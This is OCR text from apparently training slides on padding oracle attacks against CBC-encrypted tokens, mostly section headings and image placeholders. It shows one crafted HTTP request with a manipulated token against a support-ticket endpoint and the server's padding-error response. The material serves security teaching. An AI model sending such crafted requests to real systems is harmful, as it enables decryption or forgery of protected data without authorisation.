


XOR Operation


- Works at binary level
- Position change in equitation will not change the output

NotSoSecure part of claranet cyber security

Decryption Process



Initialization



Value Sent to the Server

```
1 GET /Support/LoadSupportTicketFile?id=5371369&token=
  00000000000000000000000000000000fdf20df1d76e472d5364343855d219b7 HTTP/1.1
```


Response

Pretty | Raw | Render | \n | Actions | Select extension...


```
10 Content-Length: 41
11
12 Padding is invalid and cannot be removed.
```

NotSoSecure part of claranet cyber security


Oracle Calculation



Value Sent to the Server




Tracing the 2nd Last Padding




NotSoSecure part of claranet cyber security


2nd Last Pad Found



Similarly for Padding of 3

